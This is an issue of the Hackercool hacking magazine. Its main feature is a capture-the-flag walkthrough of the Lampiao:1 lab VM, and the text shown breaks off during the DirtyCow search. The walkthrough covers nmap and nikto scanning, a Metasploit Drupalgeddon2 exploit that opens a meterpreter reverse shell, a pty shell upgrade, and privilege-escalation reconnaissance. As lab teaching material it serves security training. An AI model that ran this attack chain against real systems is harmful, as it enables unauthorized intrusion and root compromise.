Hackercool

July 2018 Edition 1 Issue 10

CTF#

LAMPIAO : 1

Understand how Drupageddon and DirtyCow exploits work

WEB SECURITY :

Cross Site Scripting For Beginners

METASPLOIT THIS MONTH

Httpdasm Directory Traversal and Nagios XI RCE Modules.

METASPLOITABLE TUTORIALS :

Attacking the UnrealIRcd service on port 6667

HACKSTORY :

The “Dangerous 12” convicted by US DOJ

Installing Mutillidae for practising Web Security

I can do all things through Christ who strengtheneth me.
Philippians 4:13

Editor's Note

Hello Readers.Thank you for subscribing to our Hackercool Magazine. We are very delighted to relea -se the tenth issue of the first edition of Hackercool magazine.

Let me introduce myself. My name is Kalyan Chakravarthi Chinta and I am a passionate cyber sec -urity researcher (or whatever you want to call it). I am also a freelance cyber s- ecurity trainer and an avid blogger.But still let me make it very clear that I don't consider myself an expert in this field and see myself as a script kiddie.

Notwithstanding this, I have my own blog that deals with ethical hacking, **hackercool.com**. *This blog has a dedicated Facebook page and Youtube chan -nel with name "***Kanishkashowto***". I also developed a vulnerable web applica tion for practice "***Vulnerawa***" which can be very helpful for beginners to practic e website security.*

This magazine was started with an ambition to deal with real world ethical hacking. In simple terms this means we teach ethical hacking as close to real world as possible. As necessity arises, we sometimes teach both blackhat and grey hat hacking . You will find that our magazine will be helpful not only to the beginners who want to come into field of cyber security but also experts in this field. This magazine is also helpful to people who want to keep themselves saf- e from the bad hackers.

The main focus of this magazine is dealing with ethical hacking in real wor -ld scenarios. i.e ***hacking with antivirus and firewall ON****. My opinion is that we cannot improve cyber security and information security of the users until we teach them the real world ethical hacking.*

In continuation of our Capture The Flag Feature, in this issue our readers will see how to get into Lampiao : 1. As a part of this, our readers will learn abo -ut Drupalgeddon and DirtyCow vulnerabilities and how to exploit them. Apart fr -om this we have included all our regular features.

*If you have any queries regarding this magazine or want a specific topic please send them to our mail address qa@hackercool.com and please don't forget to like our Facebook page "***Hackercool***". Until the next issue, Good Bye.*

c.k.chakravarthi

INSIDE

Here's what you will find in the Hackercool July 2018 Issue .

1. *Capture The Flag :*
   Lampiao : 1 (Highlights - Understanding Drupalgeddon and DirtyCow vulnerabilities).
2. *Installit* :
   Installing Mutillidae in Ubuntu 16.
3. *Metasploit This Month :*
   HTTPdasm v0.92 Directory Traversal and Nagios XI 2 Remote Root Modules.
4. *Metasploitable Tutorials :*
   Attacking the UNReal IRCd service running on port 6667.
5. *Web Security :*
   Cross Site Scripting (XSS) for Beginners.
6. *Hacking Q & A* :
   Answers to some of the questions asked by our ever inquisitive users.
7. *Hackstory* :
   The Dangerous 12 convicted by US Department Of Justice.

.

****

LAMPIAO : 1

CAPTURE THE FLAG

CTF or Capture the Flag challenges provide readers and learners realistic and challenging scenarios to learn ethical hacking.

In this issue, we bring you the challenge of LAMPIAO : 1. It is a small boot2root VM created by Tiago Tivares. The goal of this CTF is to get root on our target VM. The difficulty level is EASY. The author also says that a beginner may hopefully find the difficulty of the VM to be just right for practice.

Although it says that this VM is built for Virtualbox, I am performing this challenge on Vmware. I download the VM from the link https://www.vulnhub.com/entry/lampiao-1,249/ and set it up in vmware.I have configured network adapter to be "Host Only" and enabled the DHCP service so that IP address is automatically assigned. As always my attacker machine is Kali Linux. So let's start. The first thing I do after setting the target VM up in Vmware is an NMAP scan with verbose enabled. This will give detailed information about the target and the services running on it.

```
root@kali:~# nmap -sV 192.168.136.135
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-11 19:37 IST
Nmap scan report for 192.168.136.135
Host is up (0.0023s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.7 (Ubuntu Linux; protocol 2
.0)
80/tcp open  http?
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?n
ew-service :
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\n______\x20_\x20\x20\x20\x20\x20\x20\x20_\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20_\x20\n\|\x20\x20___\(_\)\x20\x20\x2
SF:0\x20\x20\|\x20\|\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\|\x20\|\n\|
SF:\x20\|_\x20\x20\x20_\x20\x20\x20\x20__\|\x20\|_\x20\x20\x20_\x20_\x20__
SF:\x20___\x20\x20\x20__\x20_\x20\x20\x20\x20___\x20\x20__\x20_\x20_\x20\x
SF:20\x20_\x20\x20__\x20_\|\x20\|\n\|\x20\x20_\|\x20\|\x20\|\x20\x20/\x20_
SF:`\x20\|\x20\|\x20\|\x20\|\x20'_\x20`\x20_\x20\\\x20/\x20_`\x20\|\x20\x2
SF:0/\x20_\x20\\/\x20_`\x20\|\x20\|\x20\|\x20\|/\x20_`\x20\|\x20\|\n\|\x20
SF:\|\x20\x20\x20\|\x20\|\x20\|\x20\(_\|\x20\|\x20\|_\|\x20\|\x20\|\x20\|\
SF:x20\|\x20\|\x20\|\x20\(_\|\x20\|\x20\|\x20\x20__/\x20\(_\|\x20\|\x20\|_
SF:\|\x20\|\x20\(_\|\x20\|_\|\n\\_\|\x20\x20\x20\|_\|\x20\x20\\__,_\|\\__,
SF:_\|_\|\x20\|_\|");
MAC Address: 00:0C:29:5B:C8:1D (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 56.22 seconds
root@kali:~#
```

The target has three ports open with OpenSSH 6.61p1 and http? service running on ports 22 ,80 respectively. However the output of port 80 is ambigious with some enc oded output. So I decided to try another type of Nmap scan. This type of scan searches in detail for every servi ce running on ports.

```
root@kali:~# nmap -p- -A 192.168.136.135
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-11 19:47 IST
Nmap scan report for 192.168.136.135
Host is up (0.0028s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.7 (Ubuntu Linux; protocol
 2.0)
| ssh-hostkey:
|   1024 46:b1:99:60:7d:81:69:3c:ae:1f:c7:ff:c3:66:e3:10 (DSA)
|   2048 f3:e8:88:f2:2d:d0:b2:54:0b:9c:ad:61:33:59:55:93 (RSA)
|   256 ce:63:2a:f7:53:6e:46:e2:ae:81:e3:ff:b7:16:f4:52 (ECDSA)
|_  256 c6:55:ca:07:37:65:e3:06:c1:d6:5b:77:dc:23:df:cc (ED25519)
80/tcp   open  http?
| fingerprint-strings:
|   NULL:
|     _____ _ _
|     |_|/ ___ ___ __ _ ___ _ _
|     \x20| __/ (_| __ \x20|_| |_
|     ___/ __| |___/ ___|__,_|___/__, ( )
|     |___/
|     _____ _ _ _
|     __(_) | | |
|     \x20/ _` | / _ / _` | | | |/ _` | |
|_    __,_|__,_|_| |_|
1898/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-generator: Drupal 7 (http://drupal.org)
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Lampi\xC3\xA3o
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?n
```

This particular scan gives me some new infromation. The target has another port open with Apache httpd 2.4.7 service running on the port 1898. This definitely is a web server. Either th -ere may be two web servers running on this target or the web server running on port 1898 is rerouted on port 80. With the fingerprint generated, I can see that there is Drupal 7 service ru -nning on port 1898. To be just sure, I also wanted to run a Nikto vulnerability scan on the ta rget to find something interesting.


```
root@kali:~# nikto -h 192.168.136.135:1898
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.136.135
+ Target Hostname:    192.168.136.135
+ Target Port:        1898
+ Start Time:         2018-12-12 23:28:15 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.24
+ The X-XSS-Protection header is not defined. This header can hint to the user
agent to protect against some forms of XSS
+ Uncommon header 'x-generator' found, with contents: Drupal 7 (http://drupal.o
rg)
+ OSVDB-3268: /scripts/: Directory indexing found.
+ Server leaks inodes via ETags, header found with file /robots.txt, fields: 0x
88d 0x56a38bb208dd4
+ OSVDB-3268: /includes/: Directory indexing found.
+ Entry '/includes/' in robots.txt returned a non-forbidden or redirect HTTP co
de (200)
+ OSVDB-3268: /misc/: Directory indexing found.
+ Entry '/misc/' in robots.txt returned a non-forbidden or redirect HTTP code (
200)
+ OSVDB-3268: /modules/: Directory indexing found.
+ Entry '/modules/' in robots.txt returned a non-forbidden or redirect HTTP cod
e (200)
+ OSVDB-3268: /profiles/: Directory indexing found.
+ Entry '/profiles/' in robots.txt returned a non-forbidden or redirect HTTP co
de (200)
+ Entry '/scripts/' in robots.txt returned a non-forbidden or redirect HTTP cod
e (200)
+ OSVDB-3268: /themes/: Directory indexing found.
+ Entry '/themes/' in robots.txt returned a non-forbidden or redirect HTTP code
 (200)
+ Entry '/INSTALL.mysql.txt' in robots.txt returned a non-forbidden or redirect
 HTTP code (200)
+ Entry '/INSTALL.pgsql.txt' in robots.txt returned a non-forbidden or redirect
 HTTP code (200)
+ Entry '/INSTALL.sqlite.txt' in robots.txt returned a non-forbidden or redirec
t HTTP code (200)
```

Need any new feature or a tutorial included.
Send us your requests
to
qa@hackercool.com


```
code (200)
+ Entry '/LICENSE.txt' in robots.txt returned a non-forbidden or redirect HTTP
code (200)
+ Entry '/MAINTAINERS.txt' in robots.txt returned a non-forbidden or redirect H
TTP code (200)
+ Entry '/UPGRADE.txt' in robots.txt returned a non-forbidden or redirect HTTP
code (200)
+ Entry '/xmlrpc.php' in robots.txt returned a non-forbidden or redirect HTTP c
ode (200)
+ Entry '/?q=filter/tips/' in robots.txt returned a non-forbidden or redirect H
TTP code (200)
+ Entry '/?q=user/password/' in robots.txt returned a non-forbidden or redirect
 HTTP code (200)
+ Entry '/?q=user/register/' in robots.txt returned a non-forbidden or redirect
 HTTP code (200)
+ Entry '/?q=user/login/' in robots.txt returned a non-forbidden or redirect HT
TP code (200)
+ "robots.txt" contains 68 entries which should be manually viewed.
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.12). Apac
he 2.0.65 (final release) and 2.2.29 are also current.
+ Web Server returns a valid response with junk HTTP methods, this may cause fa
lse positives.
+ DEBUG HTTP verb may show server debugging information. See http://msdn.micros
oft.com/en-us/library/e8z01xdh%28VS.80%29.aspx for details.
+ OSVDB-3092: /web.config: ASP config file is accessible.
+ OSVDB-3092: /includes/: This might be interesting...
+ OSVDB-3092: /misc/: This might be interesting...
+ OSVDB-3092: /scripts/: This might be interesting... possibly a system shell f
ound.
+ OSVDB-3092: /UPGRADE.txt: Default file found.
+ OSVDB-3092: /install.php: Drupal install.php file found.
+ OSVDB-3092: /install.php: install.php file found.
+ OSVDB-3092: /LICENSE.txt: License file found may identify site software.
+ OSVDB-3092: /xmlrpc.php: xmlrpc.php was found.
+ OSVDB-3233: /INSTALL.mysql.txt: Drupal installation file found.
+ OSVDB-3233: /INSTALL.pgsql.txt: Drupal installation file found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-3268: /sites/: Directory indexing found.
+ 8417 requests: 0 error(s) and 45 item(s) reported on remote host
+ End Time:           2018-12-12 23:31:37 (GMT5.5) (202 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@kali:~#
```

The scan did not reveal much interesting information unlike the scan in our previous CTF.But it found the installation files of Drupal. Thus it confirms that our target is running a Drupal website on its port 1898. I decide to open the browser and pay a visit to both the websites running on port 80 and 1898 to see if i can find something interesting that could provide me a way into the target machine. On the website of port 80, I am welcomed with a message " It's easy Fiduma Egua"as shown below. Nothing more, nothing less. It seems to be a simple site.

When I google it, I came to know that the language is Portuguese and its a cuss word which means "son of a b**** ". Not really useful to us. We have the real website on port 1898. This might have something we need.



I was curious about the Portuguese text here " Lampiao, heroi ou vilao do sertao?". It meant Lampiao hero or villain of the Sertao. The graffiti is a reference to Lampiao ,a historical figure who was hated and loved equally by people. Coming to the page, I atleast got to know that there are two users named "tiago" and "eder" on this website. If all else fails, I wanted to perf -orm password cracking using this usernames. But that was not needed. As I was checking different pages on the website, my attention fell on the CHANGELOG.txt file.



It seems the version of Drupal running on this site is Drupal 7.54. This versinon as far as i re-member may be vulnerable to a very popular vulnerability. Using Searchsploit (Searchsploit is a tool that allows penetration testers to directly search for exploits present in exploit databa -se from the terminal). I got to know that this particular version is vulnerable Drupalgeddon vulnerability.

```
Drupal 7.x Module Services - Remote Co | exploits/php/webapps/41564.php
Drupal < 4.7.6 - Post Comments Remote  | exploits/php/webapps/3313.pl
Drupal < 5.1 - Post Comments Remote Co | exploits/php/webapps/3312.pl
Drupal < 5.22/6.16 - Multiple Vulnerab | exploits/php/webapps/33706.txt
Drupal < 7.34 - Denial of Service      | exploits/php/dos/35415.txt
Drupal < 7.58 - 'Drupalgeddon3' (Authe | exploits/php/webapps/44557.rb
Drupal < 7.58 - 'drupalgeddon3' (Authe | exploits/php/webapps/44542.txt
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / <  | exploits/php/webapps/44449.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - ' | exploits/php/remote/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - ' | exploits/php/webapps/44448.py
Drupal Module Ajax Checklist 5.x-1.0 - | exploits/php/webapps/32415.txt
Drupal Module CAPTCHA - Security Bypas | exploits/php/webapps/35335.html
Drupal Module CKEditor 3.0 < 3.6.2 - P | exploits/php/webapps/18389.txt
Drupal Module CKEditor < 4.1WYSIWYG (D | exploits/php/webapps/25493.txt
Drupal Module CODER 2.5 - Remote Comma | exploits/php/webapps/40149.rb
Drupal Module Coder < 7.x-1.3/7.x-2.6  | exploits/php/remote/40144.php
Drupal Module Cumulus 5.x-1.1/6.x-1.4  | exploits/php/webapps/35397.txt
Drupal Module Drag & Drop Gallery 6.x- | exploits/php/webapps/37453.php
Drupal Module Embedded Media Field/Med | exploits/php/webapps/35072.txt
Drupal Module RESTWS 7.x - PHP Remote  | exploits/php/remote/40130.rb
Drupal Module Sections - Cross-Site Sc | exploits/php/webapps/10485.txt
Drupal Module Sections 5.x-1.2/6.x-1.2 | exploits/php/webapps/33410.txt
Drupal avatar_uploader v7.x-1.0-beta8  | exploits/php/webapps/44501.txt
```

Drupalgeddon vulnerability exists in the code of the FORMS API which was introduced in Dr-upal 6 to render and alter form data in Drupal websites. Thi API doesn't have proper input sa-nitization which allows hackers to execute remote code.

This exploit is a ruby script and maybe included in Metasploit. So I start Metasploit and searc-h for my module. I get the dtupalgeddon2 module as shown below.

```
Matching Modules
================

   Name                                       Disclosure Date  Rank       De
scription
   ----                                       ---------------  ----       --
---------
   auxiliary/gather/drupal_openid_xxe         2012-10-17       normal     Dr
upal OpenID External Entity Injection
   auxiliary/scanner/http/drupal_views_user_enum  2010-07-02    normal     Dr
upal Views Module Users Enumeration
   exploit/multi/http/drupal_drupageddon      2014-10-15       excellent  Dr
upal HTTP Parameter Key/Value SQL Injection
   exploit/unix/webapp/drupal_coder_exec      2016-07-13       excellent  Dr
upal CODER Module Remote Command Execution
   exploit/unix/webapp/drupal_drupalgeddon2   2018-03-28       excellent  Dr
upal Drupalgeddon 2 Forms API Property Injection
   exploit/unix/webapp/drupal_restws_exec     2016-07-13       excellent  Dr
upal RESTWS Module Remote PHP Code Execution
   exploit/unix/webapp/php_xmlrpc_eval        2005-06-29       excellent  PH
P XML-RPC Arbitrary Code Execution


msf >
```

I load the drupalgeddon2 module as shown below. The show options command shows us all the options we need to run this module.

```
msf > use exploit/unix/webapp/drupal_drupalgeddon2
msf exploit(unix/webapp/drupal_drupalgeddon2) > show options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   DUMP_OUTPUT  false            no        If output should be dumped
   PHP_FUNC     passthru         yes       PHP function to execute
   Proxies                       no        A proxy chain of format type:host:por
t[,type:host:port][...]
   RHOST                         yes       The target address
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connec
tions
   TARGETURI    /                yes       Path to Drupal install
   VHOST                         no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
```

I set the RHOST option which is the IP address of our target. When I ran the exploit fro the fir-st time, it failed as the RPORT option was by default set to 80 while the actual target websit-e was running on port 1898. So I change the RPORT option to 1898 and use the check command to see if the target is indeed vulnerable.

```
msf exploit(unix/webapp/drupal_drupalgeddon2) > set RHOST 192.168.136.135
RHOST => 192.168.136.135
msf exploit(unix/webapp/drupal_drupalgeddon2) > check

[-] Could not determine Drupal version to target
[*] 192.168.136.135:80 Cannot reliably check exploitability.
msf exploit(unix/webapp/drupal_drupalgeddon2) > set rport 1898
rport => 1898
msf exploit(unix/webapp/drupal_drupalgeddon2) > check

[*] Drupal 7 targeted at http://192.168.136.135:1898/
[+] Drupal appears unpatched in CHANGELOG.txt
[+] 192.168.136.135:1898 The target is vulnerable.
msf exploit(unix/webapp/drupal_drupalgeddon2) >
```

As shown in the above image, the check command confirms that the target is vulnerable to t-his module. Execute the module using the run command as shown below. As you can see, we successfully got a meterpreter session on the target and as expected I am running with www-data rights.

```
msf exploit(unix/webapp/drupal_drupalgeddon2) > run

[*] Started reverse TCP handler on 192.168.136.134:4444
[*] Drupal 7 targeted at http://192.168.136.135:1898/
[+] Drupal appears unpatched in CHANGELOG.txt
[*] Sending stage (37775 bytes) to 192.168.136.135
[*] Meterpreter session 1 opened (192.168.136.134:4444 -> 192.168.136.135:40112)
 at 2018-12-14 19:34:15 +0530

meterpreter > sysinfo
Computer    : lampiao
OS          : Linux lampiao 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 0
1:06:37 UTC 2016 i686
Meterpreter : php/linux
meterpreter > getuid
Server username: www-data (33)
meterpreter >
```

Next, it's time for privilege escalation. Since the target is a UNIX machine,I decided to use th-e unix-privesc-check tool. I uploaded the tool into target machine using the upload command as shown below.

```
meterpreter > sysinfo
Computer    : lampiao
OS          : Linux lampiao 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 0
1:06:37 UTC 2016 i686
Meterpreter : php/linux
meterpreter > getuid
Server username: www-data (33)
meterpreter > upload /usr/share/unix-privesc-check
[*] uploading  : /usr/share/unix-privesc-check/unix-privesc-check -> unix-prives
c-check/unix-privesc-check
[-] core_channel_open: Operation failed: 1
meterpreter > upload /usr/bin/unix-privesc-check
[*] uploading  : /usr/bin/unix-privesc-check -> unix-privesc-check
[*] Uploaded -1.00 B of 35.94 KiB (-0.0%): /usr/bin/unix-privesc-check -> unix-p
rivesc-check
[*] uploaded   : /usr/bin/unix-privesc-check -> unix-privesc-check
meterpreter >
```

Once the upload is successful, I need to execute this program for which I need access to a n -ormal shell on the target. The shell command in meterpreter exactly does that but the shell we get through this has limited functions. To get a proper shell, we need to use the comman d python -c 'import pty;pty.spawn("/bin/bash")'. As you can see in the below image, we have a proper shell now.

```
meterpreter > pwd
/var/www/html
meterpreter > shell
Process 6645 created.
Channel 1 created.
./unix-privesc-check
/bin/sh: 1: ./unix-privesc-check: Permission denied
python -c  'import pty;pty.spawn("/bin/bash")'
www-data@lampiao:/var/www/html$ ls
ls
CHANGELOG.txt                  MAINTAINERS.txt  install.php  sites
COPYRIGHT.txt                  README.txt       lampiao.jpg  themes
INSTALL.mysql.txt              UPGRADE.txt      misc         unix-privesc-check
INSTALL.pgsql.txt              audio.m4a        modules      update.php
INSTALL.sqlite.txt             authorize.php    profiles     web.config
INSTALL.txt                    cron.php         qrc.png      xmlrpc.php
LICENSE.txt                    includes         robots.txt
LuizGonzaga-LampiaoFalou.mp3   index.php        scripts
www-data@lampiao:/var/www/html$
```

Doing ls -l shows the unix-privesc-check does not have execute permissions. So I use the chmod command to change its permissions. After doing this, I have execute privileges.

```
www-data@lampiao:/var/www/html$ ls -l unix-privesc-check
ls -l unix-privesc-check
-rw-r--r-- 1 www-data www-data 36800 Dec 14 17:42 unix-privesc-check
www-data@lampiao:/var/www/html$ chmod 755 unix-prives-check
chmod 755 unix-prives-check
chmod: cannot access 'unix-prives-check': No such file or directory
www-data@lampiao:/var/www/html$ chmod 755 unix-privesc-check
chmod 755 unix-privesc-check
www-data@lampiao:/var/www/html$ ls -l unix-privesc-check
ls -l unix-privesc-check
-rwxr-xr-x 1 www-data www-data 36800 Dec 14 17:42 unix-privesc-check
www-data@lampiao:/var/www/html$
```

Now it's time to run unix-privesc-check as shown below.

```
www-data@lampiao:/var/www/html$ ./unix-privesc-check standard
./unix-privesc-check standard
Assuming the OS is: linux
Starting unix-privesc-check v1.4 ( http://pentestmonkey.net/tools/unix-privesc-c
heck )

This script checks file permissions and other settings that could allow
local users to escalate privileges.

Use of this script is only permitted on systems which you have been granted
legal permission to perform a security assessment of.  Apart from this
condition the GPL v2 applies.

Search the output below for the word 'WARNING'.  If you don't see it then
this script didn't find any problems.
```

I ran it in standard mode but it did not give me any positive results. Still I provided the entire s -can result in the images below for user curiosity.

```
########################################
Checking if external authentication is allowed in /etc/passwd
########################################
No +:... line found in /etc/passwd

########################################
Checking nsswitch.conf for addition authentication methods
########################################
Neither LDAP nor NIS are used for authentication

########################################
Checking for writable config files
########################################
    Checking if anyone except root can change /etc/passwd
    Checking if anyone except root can change /etc/group
    Checking if anyone except root can change /etc/fstab
    Checking if anyone except root can change /etc/profile
    Checking if anyone except root can change /etc/sudoers
    Checking if anyone except root can change /etc/shadow

########################################
Checking if /etc/shadow is readable
```

There are no additional ways like LDAP or NIS by which we can get into systems. There are also no writable config files.

```
Checking for password hashes in /etc/passwd
########################################
No password hashes found in /etc/passwd

########################################
Checking account settings
########################################
File /etc/shadow isn't readable.  Skipping some checks.

########################################
Checking library directories from /etc/ld.so.conf
########################################

########################################
Checking sudo configuration
########################################
File /etc/sudoers not present.  Skipping checks.

########################################
Checking permissions on swap file(s)
########################################
    Checking if anyone except root can change /dev/sda5
    Checking if anyone except root can read file /dev/sda5

########################################
```

The shadow file isn't readable and there are sudoer files present to get root on the system. The scan also shows there are also no hashes in the passwd file. Even permissions on the swap files are tight.

```
##############################################
Checking programs run from inittab
##############################################
File /etc/inittab not present.  Skipping checks.

##############################################
Checking postgres trust relationships
##############################################
No postgres trusts detected

##############################################
Checking permissions on device files for mounted partitions
##############################################

##############################################
Checking cron job programs aren't writable (/etc/crontab)
##############################################
Crontab path is /usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
Processing crontab run-parts entry: 17 *        * * *   root    cd / && run-part
s --report /etc/cron.hourly
    Checking if anyone except root can change /etc/cron.hourly
    Checking directory: /etc/cron.hourly
    No files in this directory.
Processing crontab entry: 25 6  * * *   root    test -x /usr/sbin/anacron || ( c
d / && run-parts --report /etc/cron.daily )
    Checking if anyone except root can change /usr/bin/test
Processing crontab entry: 47 6  * * 7   root    test -x /usr/sbin/anacron || ( c
d / && run-parts --report /etc/cron.weekly )
    Checking if anyone except root can change /usr/bin/test
Processing crontab entry: 52 6  1 * *   root    test -x /usr/sbin/anacron || ( c
d / && run-parts --report /etc/cron.monthly )
    Checking if anyone except root can change /usr/bin/test

##############################################
Checking cron job programs aren't writable (/var/spool/cron/crontabs)
##############################################
No user crontabs found in /var/spool/cron/crontabs.  Skipping checks.

##############################################
Checking cron job programs aren't writable (/var/spool/cron/tabs)
##############################################
Directory /var/spool/cron/tabs is not present.  Skipping checks.

##############################################
Checking inetd programs aren't writable
##############################################
File /etc/inetd.conf not present.  Skipping checks.
```

It seems even cron tabs are tight.

In Linux or Unix systems, Cron is a program which is used to schedule jobs on a specific time in a system. It means using cron we cn specify a Unix command or a program to run at a specific time period or interval. Through this we can automate some commands and services in Linux.

```
PID:           977
Owner:         root
Program path:  /sbin/getty
    Checking if anyone except root can change /sbin/getty
-----------------------
PID:           982
Owner:         root
Program path:  /sbin/getty
    Checking if anyone except root can change /sbin/getty
-----------------------
PID:           983
Owner:         root
Program path:  /sbin/getty
    Checking if anyone except root can change /sbin/getty
-----------------------
PID:           986
Owner:         root
Program path:  /sbin/getty
    Checking if anyone except root can change /sbin/getty
www-data@lampiao:/var/www/html$ uname -a
uname -a
Linux lampiao 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 20
16 i686 i686 i686 GNU/Linux
www-data@lampiao:/var/www/html$
```

The only interesting thing in this scan is the kernel version of Linux in our target. May be this version is vulnerable to DirtyCow vulnerability. DirtyCow or Dirty Copy On Write vulnerability is a privilege escalation vulnerability affecting some versions of Linux. This exploits a RACE condition in memory management systems. Using this, an attacker can execute remote code on the vulnerable systems to gain root access.

I used searchsploit to search for exploits of dirtycow. There are multiple exploits related to dirtycow as shown below.

```
 Exploit Title                                |  Path
                                              | (/usr/share/exploitdb/)
----------------------------------------------- ----------------------------------
COWON America jetCast 2.0.4.1109 - '.m        | exploits/windows/local/8780.php
CiscoWorks Common Services 3.1.1 - Aud        | exploits/java/webapps/35781.txt
CiscoWorks Common Services Framework 3        | exploits/hardware/remote/35779.txt
